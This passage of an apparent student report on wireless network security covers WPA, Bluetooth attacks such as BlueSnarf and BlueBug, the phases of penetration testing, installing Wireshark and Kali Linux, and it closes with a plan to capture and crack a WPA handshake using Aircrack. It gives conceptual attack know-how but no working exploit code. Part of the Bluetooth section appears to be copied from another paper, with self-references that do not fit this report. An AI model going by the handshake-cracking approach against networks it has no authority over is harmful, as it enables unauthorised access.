This standard was implemented on 24 June 2004. It's a promising security solution for every 802.11 network capable enough to tackle most of the security voids in the earlier standards. It relies on TKIP and RC4. Michael Message Integrity Check is used for message integrity. It has also strong authentication for the users based on 802.1x EAP and PPK. It supports EAP, Radius, EAP -TLS and Pre-shared keys. Figure 9 shows the evolution of Wi-Fi security protocol with their security levels.




Figure 9. Evolution of WIFI Security

Figure 9 shows clearly that WEP has a poor security level and data safety is unreliable while WPA and WPA 2 allow more secure data transmission over wireless networks.

BLUETOOTH

For short range connectivity of wireless devices, a global protocol is used which is called Bluetooth [7]. Its operation ISM band range lies between 2.4 -2.485 GHz with the frequency hopping 1600 hops every second. Bluetooth works on the principle of short wavelength. The Bluetooth protocol was developed by the giant Swedish phone maker Ericsson in 1994 and named after King Harald Bluetooth, reigning in the 10th Century [7]. The standard is maintained and regulated by Bluetooth Special Interest Group (SIG). This wireless technology works perfectly within the range of 10m, with a data transfer rate of up to 720Kbps. However, it has no fixed range, some devices are working within 100m, and it can be further extended using special antennas [7].

Bluetooth Low Energy (BLE) first appeared in the Bluetooth 4.0 standard [7], which made a clear difference between Classic Bluetooth and the Low Energy variant (also labelled Bluetooth Smart). Low-power wireless communication scenarios could use this new technology to satisfy the necessities of communication while saving more power. In recent years, BLE has profiled itself as one of the leading technologies for the Internet of Things [7] and has been implemented as a household feature in current smartphones, tablets, laptops, etc. This way, users could immediately interact with these BLE products without having to purchase an additional gateway. With each new version of the technology, the achievable throughput, range, and energy efficiency have improved significantly [7].

However, the whole Bluetooth Low Energy design was focused on these phone-device interactions, resulting in typical point-to-point, star-based network topologies, with the phone being the central of the network. This approach did not have the mesh capabilities offered by its low-power competitors such as ZigBee and Thread, both running on top of IEEE 802.15.4 in the 2.4 GHz band. Meshing enables a topology where each node in the network can talk to every other node, directly or via multi-hop communication. Such a network is self-organizing, self-healing and enables path diversity [7].

Consequently, several attempts were made to add meshing capabilities to BLE, resulting in different techniques, which are discussed in detail in [7]. This survey states that there are still some open issues regarding BLE mesh networking. One of them is the interoperability between the different implementations, an issue that can only be resolved when BLE meshing is standardized. This is exactly what happened recently, when the Bluetooth SIG group released a mesh network specification based on BLE by making use of its advertising capabilities [7].

As such, it is relevant to find out how this new standard operates, tackles the other open issues identified in [7] and handles the disadvantages of using the advertising capability of BLE as a basis for communication. This is exactly the key contribution of this paper. Apart from giving the reader an overview on how the BLE meshing specification operates, insights are given in its performance by means of three approaches: an experimental evaluation, a statistical approach and using a theoretical model [7].

The rest of the paper is organized as follows. In Sections 2 and 3, we introduce the reader to Bluetooth Low Energy itself as well as the new Bluetooth Mesh standard. Section 4 briefly

describes related work [7]. In Section 5, we first take a statistical approach to calculate the round-trip-time (RTT), which is further used to validate our experiments presented in Section 6. This section also contains an overview of the used hardware and measuring environment [7]. The experiments focus on the RTT as a metric. Section 7 introduces a theoretical model for the Bluetooth Mesh standard. The model is validated through the experiments in the previous section [7]. Finally, we give some concluding remarks and discuss open issues in Section 8.




Figure 10. Bluetooth sharing Process

As indicated in Figure 10, the sharing of encrypted data via Bluetooth starts with creating an authentication key and then creating the link between the devices [7]. Such data is decrypted with the help of a pre-shared authenticated key [7].

PROTOCOL STACK

The SIG has set a designated layer of functionality for the Bluetooth Protocol that insures interoperability for every Bluetooth device. This allows developers to build a universal Bluetooth application whose hardware as well as software is capable of interoperating with every other Bluetooth device. Figure 11 shows the protocol stack of Bluetooth devices.

As shown in Figure 11, Bluetooth is primarily consisted of different protocols: Adopted Protocols, Core Protocol, Telephony Control and Cable Replacement Protocol. The core protocol subsists of five different layer stacks. Radio, Baseband, LMP, L2CAP, SDP are the building blocks of core protocol. Radio specifies minutiae of air interface, frequency hopping, transmit power and modulation scheme. Baseband is responsible for establishing a connection within Piconet, packet format, addressing, power control and timing. Table 9 shows different protocol layers and respective stacks used in Bluetooth devices.




Figure 11. Bluetooth Protocol Stack

Protocol Layer	Protocols in the Stacks
Bluetooth Core Protocols	Baseband, LMP, L2CAP, SDP
Cable Replacement Protocol	RFCOMM
Telephony Control Protocol	TCs Binary, AT-commands
Adopted Protocols	PPP,UDP/TCP/IP, OBEX, WAP, Vcard, vCal, IrMC, WAE

Table 9. Layers and Protocol

LMP sets a standard of baseband packet sizes and encryption and authentication. L2CAP provides Connection-oriented and connectionless services. And lastly, SDP setup the connection between the sharing Bluetooth devices [7].

SECURITY

Bluetooth is a low-power short-range wireless technology integrated into communicating and computing devices. Like several other wireless technologies, Bluetooth has introduced potentially severe security issues. These issues lead to the decline of usability of such networks. However, use of recommended security features may reduce such vulnerabilities. Some of the well-known Bluetooth Security issues are:

BlueSnarf: It is the most common security issue in Bluetooth devices. Bluesnarfing is the process of gaining access to information in the wireless devices via Bluetooth connections. Without any trace of stealing, attackers can get control over user's profiles, contacts, emails, and SMS. It is done by exploiting Object Exchange Protocol (OBEX).

BlueBug: It is a security loophole in some of the Bluetooth enable devices. A successful exploitation to this loophole will allow attackers to gain access over the victim's phone. It also allows attackers to gain access over call list, phone book, SMS service, internet abuse and many more. BlueBug allows attackers to active unauthorized phone calls and eavesdropping can listen to every phone call the victim makes.

Blueprinting: It is a method of tracking every Bluetooth within range remotely. It is capable of extracting statistics about models and manufacturer. This approach allows attackers to detect every Bluetooth device within range and analyse their security issues.

BlueSmack: BlueSmack attack was originally initiated in the early Windows version (Microsoft Window 95) and later transformed to attack Bluetooth devices. It instantly knocks out targeted devices. This attack is executed on L2CAP layer.

Bluetooth Attacks and exploitation depends on the permission request and authentication process during the connectivity. Despite having numerous ways to prevent Bluetooth hacking, the best way to prevent it from happening is turning it off when not in use.

PENETRATION TESTING

Penetration testing is an attempt of identifying security flaws in an IT infrastructure, computer system, web applications or a network. Such security flaws may exist inside an operating system, application, misconfigurations, or endpoints. It includes several reconnaissance scans across firewalls, perimeter defences, switches, routers, servers, network devices and workstations. A pen test validates security mechanisms of the infrastructure, and the results of penetration testing can be used to secure the network. However, fixing all errors found in penetration testing does not guarantee a totally secure network, but a more secure network. Some issues might not be noticed in penetration testing. Penetration testing comprises of several phases which are explained below.

INTELLIGENCE GATHERING

Intelligence Gathering is a reconnaissance scan performed to gather information against a target as much as possible before performing an exploitation test. This process works on Open-Source Intelligence (OSINT), which includes finding data, selecting, and collecting data from a public source and then analysing the raw data to make it actionable intelligence. In many cases, confidential information is left on the web deliberately or accidentally, which can create severe security risks if used against the infrastructure. Intelligence gathering intends to collect most of such vulnerable information. There are three main levels of Intelligence Gathering:

Level 1: Footprinting

The first level of information gathering deals with extracting target information and range of the target network. It is a way of passively gathering privileged information about the target network. This level of information gathering extracts data mainly in the form of click-button with automated tools. It is appropriate in meeting the compliance requirements for the penetration. Social engineering techniques could also offer lots of information in Footprinting. Some popular tools for Footprinting include Whois, Nslookup, smartWhois and Sam Spade.

Level 2: Scanning

Scanning is the process of obtaining more privileged information about the target network such as open ports and active applications. Scanning of the target network can be done utilising automated tools with the help of findings from Level 1. This level requires good information of the infrastructure to be penetrated, its physical location, organisational behaviours, and relationship. This will allow the tester to gain information on their security strategy. Some popular tools for network scanning are NMap, Traceroute, Ping, Netcat and so on.

Level 3: Enumerating

Enumerating is the advance level of Information Gathering and requires broad understanding of the organisational behaviours, deep analysis of the reconnaissance scan, and hours of collection and correlation of information. All the information gathered from level 1 and 2 must be well examined before performing level 3 tests. In this phase, the main idea is to identify authentic users, badly protected resources, vulnerable accounts and initiating null sessions. Such a test gives a clear picture on the security level of the target network and helps to set suitable exploitations.

THREAT MODELLING

Threat Modelling doesn't necessarily require any fixed standards. However, there must be some consistent terms for threats representations, their qualities and capabilities and future applicability analysis. The whole process of threat modelling comprises of two main key aspects: assets and attacker.

The main goal of threat modelling is to find out any hidden security vulnerability in a system and analysing those flaws in order to make a secure system and a roadmap for future work. It is very powerful engineering since it targets on actual threats rather than just vulnerabilities. It wipes out possibilities of any external event that could compromise the assets and help make a risk-free system. This model helps the developer team to facilitate potential harms and attacks. It helps in focusing on the actual security flaws and their viable solutions. Furthermore, developers can realise the possible vectors of attacks and penetration. Hence it helps rebuild a risk-free solution. Figure 12 shows the basics of threats modelling and its analysis.




Figure 12. Threat Modelling and Analysis.

The whole modelling process must be clearly documented and should be presented to the authority once the test is completed. There are three main approaches of the modelling.

Attacker-centric: This approach begins with an attacker. The goals of such attack and every possible route of attacks are analysed beforehand.

Software-centric: It includes an attack involving the design of the infrastructure. Once the modelling of the system has begun, different approaches of each element within the system must be identified and implemented. Microsoft's Security Development used such modelling.

Asset-centric: It includes approaches of modelling starting from the asset itself. Such assets must be entrusted by a system. Any information including sensitive personal information is of higher importance.



Figure 13. Threat Model Hierarchy

The hierarchy of threat models has been illustrated in Figure 13.

Threat modelling serves as a foundation for development of a secure application. It empowers developers to build a risk-free system, if applied during the early phase of development. It not only analyses possible flaws but also helps to build countermeasures based on the penetration test. It has so far been capable enough of threat decomposition and mitigation.

VULNERABILITY ANALYSIS

Vulnerability Analysis is a technique that characterizes, describes, and classifies security flaws in a system. This technique not only assesses the security level of the system but also helps to authenticate countermeasures built for any possible attacks and calculates their effectiveness. The process consists of different phases:

1. Every system or resources to be examined must be classified.
2. Importance level to each resource must be assigned.
3. Identification of potential threats for every resource must be made.
4. Most severe threats must be dealt first with a concrete strategy.
5. For every possible attack, countermeasures must be set.

Vulnerability assessment must be done in every sensitive resource of the system: user interface, database, or backend access to secure the whole system.

Figure 14 shows different components of vulnerability scanner.



Figure 14. Components of Vulnerability Scanner

After the analysis, any flaws discovered must be disclosed. Such analysis paves the roadmap for the future development of the secure system.

EXPLOITATION

The focus of exploitation in a system is entirely targeted on gaining access over the system by passing the security restrictions. The phase is entirely related to the earlier phase of vulnerability analysis. Once the exploitation is done successfully, there should have been an accurate attack vector planned to penetrate targeted assets. Once the suitable exploits have been deployed and the system been penetrated, it should overcome security measures initially designed for the system.

Successful exploitation of the system helps build countermeasures to avoid future unauthorised exploitation. Such measures may include anti-virus, encoding, packing, encryption, whitelist Bypass, and Process injections and so on.

POST EXPLOITATION

The main idea behind this phase is to identify and protect the information in the system being tested. It helps the tester and the owner maintain control over sensitiveness of the information within the system and maintain its usefulness. Identification and documentation of the sensitive information, its configuration and communicating channels are described in this phase. There are certain rules of engagement to be followed in the phase in order to protect both the tester and the owner:

1. Unlike initial agreement, every modification to the services must be well documented and demonstrated to escalate privileges.
2. Every action applied to the system has to be listed.
3. Any access to classified information must be permitted and confidentiality must be maintained.
4. All the information acquired must be encrypted.
5. Local wiretaps laws must be considered before capturing / storing any audio / video data.

Once the exploitation has been successfully carried out on a system, the results of such exploitation are to be well-documented and used in a report. Most likely, it should include the modifications and impacts in the system after exploitation.

REPORTING

Reporting is the crucial phase of the whole operation and must include every detail of the procedure and the findings to the intended audience. A report should include back- ground of the test, every detail of the procedures and the methodology used.

After a successful penetration test, the security flaws must be classified based on their severity, from low to extreme. The report should include every technical detail such as scope and information, attack vectors, impact, and possible overcome measures. Depending upon the client's requirement, a report can be publicly published or kept confidential. Overall, the test result should support the client's security posture.

Figure 15 shows the sections of technical report writing.




Figure 15. Technical Report layout

A well-documented report not only highlights the security flaws in the system but also help sort out countermeasures. The report must be ended with a positive note and guidelines to increase the security measures of the system.

WIRESHARK

INTRODUCTION

Wireshark is one of the most powerful and universally implemented network packet analyser [8]. This tool captures all the network packets (in and out of the system) and displays details of such packets. It is an open-source tool released by a global team of protocol experts in May 2006 and is available for most of the computing platforms: Windows, Linux, OS X and UNIX [8].

Wireshark is a cross-platform tool that uses the QT widget toolkit and pcap for capturing packets [8]. It has also a non-GUI version called Tshark [8]. It supports hundreds of media and protocols. Figure 16 shows the UI of Wireshark for Linux.




Figure.16. UI of Wireshark.

This tool can be efficiently used to troubleshoot network problems, examine security threats and as a debugger by developers [8]. However, it doesn't assess intrusion detection and doesn't manipulate the network [8].

Some of the popular devices compatible with Wireshark include IEEE 802.11, Token- Ring, Ethernet, ATM connections, Serial (PPP/SLIP) and Linux based devices (by lib- cap) [8]. Wireshark not only captures live packets from the network, but it can also import and export files from several different capture programmes [8].

INSTALLATION

Wireshark is a free and an open-source programme [8]. It is available for all popular operating system (Windows, IOS and Linux). It is easy to install. For penetration testing in this project, Wireshark has been installed in an Ubuntu OS. Figure 17 shows the installation process of Wireshark in an Ubuntu Operating System [8].

```
shree@shreepc:~$ sudo apt-get install wireshark
[sudo] password for shree:
Reading package lists... Done
Building dependency tree
Reading state information... Done
wireshark is already the newest version.
The following packages were automatically installed and are no longer required:
  libntdb1 libsoxr0 linux-headers-4.2.0-27 linux-headers-4.2.0-27-generic
  linux-image-4.2.0-27-generic linux-image-extra-4.2.0-27-generic python-ntdb
Use 'apt-get autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
shree@shreepc:~$ clear
shree@shreepc:~$ sudo apt-get install wireshark
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  libntdb1 libsoxr0 linux-headers-4.2.0-27 linux-headers-4.2.0-27-generic
  linux-image-4.2.0-27-generic linux-image-extra-4.2.0-27-generic python-ntdb
Use 'apt-get autoremove' to remove them.
The following extra packages will be installed:
  libc-ares2 libsmi2ldbl libwireshark-data libwireshark3 libwiredap3
  libwsutil3 wireshark-common
Suggested packages:
  snmp-mibs-downloader wireshark-doc
The following NEW packages will be installed:
  libc-ares2 libsmi2ldbl libwireshark-data libwireshark3 libwiredap3
  libwsutil3 wireshark-common
0 upgraded, 8 newly installed, 0 to remove and 0 not upgraded.
Need to get 12.2 MB of archives.
After this operation, 71.8 MB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://ft.archive.ubuntu.com/ubuntu/ trusty/universe libsmi2ldbl amd64 0.4.8+dfsg2-8ubuntu2 [99,4 kB]
Get:2 http://ft.archive.ubuntu.com/ubuntu/ trusty/main libc-ares2 amd64 1.10.0-2 [38,5 kB]
Get:3 http://ft.archive.ubuntu.com/ubuntu/ trusty/universe libwireshark-data all 1.10.6-1 [780 kB]
Get:4 http://ft.archive.ubuntu.com/ubuntu/ trusty/universe libwsutil3 amd64 1.10.6-1 [21,2 kB]
Get:5 http://ft.archive.ubuntu.com/ubuntu/ trusty/universe libwireshark3 amd64 1.10.6-1 [10,2 MB]
Get:6 http://ft.archive.ubuntu.com/ubuntu/ trusty/universe libwiredap3 amd64 1.10.6-1 [135 kB]
Get:7 http://ft.archive.ubuntu.com/ubuntu/ trusty/universe wireshark-common amd64 1.10.6-1 [158 kB]
Get:8 http://ft.archive.ubuntu.com/ubuntu/ trusty/universe wireshark amd64 1.10.6-1 [852 kB]
Fetched 12,2 MB in 2s (4 091 kB/s)
Preconfiguring packages ...
Selecting previously unselected package libsmi2ldbl:amd64.
(Reading database ... 261547 files and directories currently installed.)
Preparing to unpack .../libsmi2ldbl_0.4.8+dfsg2-8ubuntu2_amd64.deb ...
Unpacking libsmi2ldbl:amd64 (0.4.8+dfsg2-8ubuntu2) ...
Selecting previously unselected package libc-ares2:amd64.
Preparing to unpack .../libc-ares2_1.10.0-2_amd64.deb ...
Unpacking libc-ares2:amd64 (1.10.0-2) ...
Selecting previously unselected package libwireshark-data.
Preparing to unpack .../libwireshark-data_1.10.6-1_all.deb ...
Unpacking libwireshark-data (1.10.6-1) ...
Selecting previously unselected package libwsutil3:amd64.
Preparing to unpack .../libwsutil3_1.10.6-1_amd64.deb ...
Unpacking libwsutil3:amd64 (1.10.6-1) ...
Selecting previously unselected package libwireshark3:amd64.
```

Figure 17. Installation of Wireshark

KALI LINUX

Kali Linux is one the most popular and globally acknowledged tools for penetration testing of a network and its digital forensics [9]. It is maintained by Offensive Security Ltd. It belongs to the Unix-like OS family and the Kernel type is Monolithic Kernel [9]. It has a range of working platforms: x86, x86-64, armhf and armel are among them. It comprises around 300 penetrating tools [9].

Kali Linux includes various toolsets for penetration testing, it is an open-source comprehensive penetration testing platform. Kali Linux toolset is illustrated in the table below.

Serial number	Toolset
1	Information gathering
2	Vulnerability analysis
3	Web application analysis
4	Database assessment
5	Password attacks
6	Wireless attacks
7	Reverse engineering
8	Exploitation tools
9	Sniffing and spoofing
10	Postexploitation
11	Forensics
12	Reporting tools
13	Social engineering tools

Table. Kali Linux Toolset

The penetration test of the Wi-Fi network under Kali Linux is divided into four stages, according to the characteristics of the vulnerability of the Wi-Fi network, preparation, information gathering, simulation attack, and reporting, as shown in Figure 1.

The key Features of Kali Linux are:

1. Over 300 Penetration Tools
2. Open-Source Software
3. FHS Compliant
4. Compatibility for wide range of Wireless Devices
5. Secure Development Platform
6. Customizable Kernel
7. Multi Language
8. ARMEL and ARMHF Support

Kali has been completely rebuilt and revised from Back-Track Linux in a Debian standard with all new and revised packages of testing and penetrating tools [9].

INSTALLATION

The installation of Kali Linux is a very easy process [9]. The free version is available from the official website of Offensive Security, <https://www.kali.org/downloads/>. For this project, Kali tools were run through a USB Drive [9]. Figure 18 shows the user-interface of Kali Linux.




Figure 18. UI of Kali Linux

Figure 18. UI of Kali Linux

The installation process is very simple and does not need any explanation, so it has been excluded here [9].

HARDWARE AND SOFTWARE

For the installation of Kali Tools, compatible hardware is essential [9]. The minimum required hardware for the installation of Kali Linux includes:

1. Minimum 10GB free Space
2. 512 MB RAM for i386/amd64 architectures
3. USB boot/CD-DVD Drive support

However, the better the hardware the better the performance. Kali Tools can also be installed in Windows and MAC hardware [9].

TESTING

The testing of vulnerability in 802.11 will be carried out. For that purpose, the Aircrack Tool of Kali will be used. The WPA secured network is chosen and with the help of Aircrack tool, WPA handshake will be stolen, and the crack tool will attempt to decrypt the encrypted key. This handshake contains classified information of the network and has been encrypted. The main idea behind stealing this handshake is to steal such classified information in the form of authentication key and decrypt it.

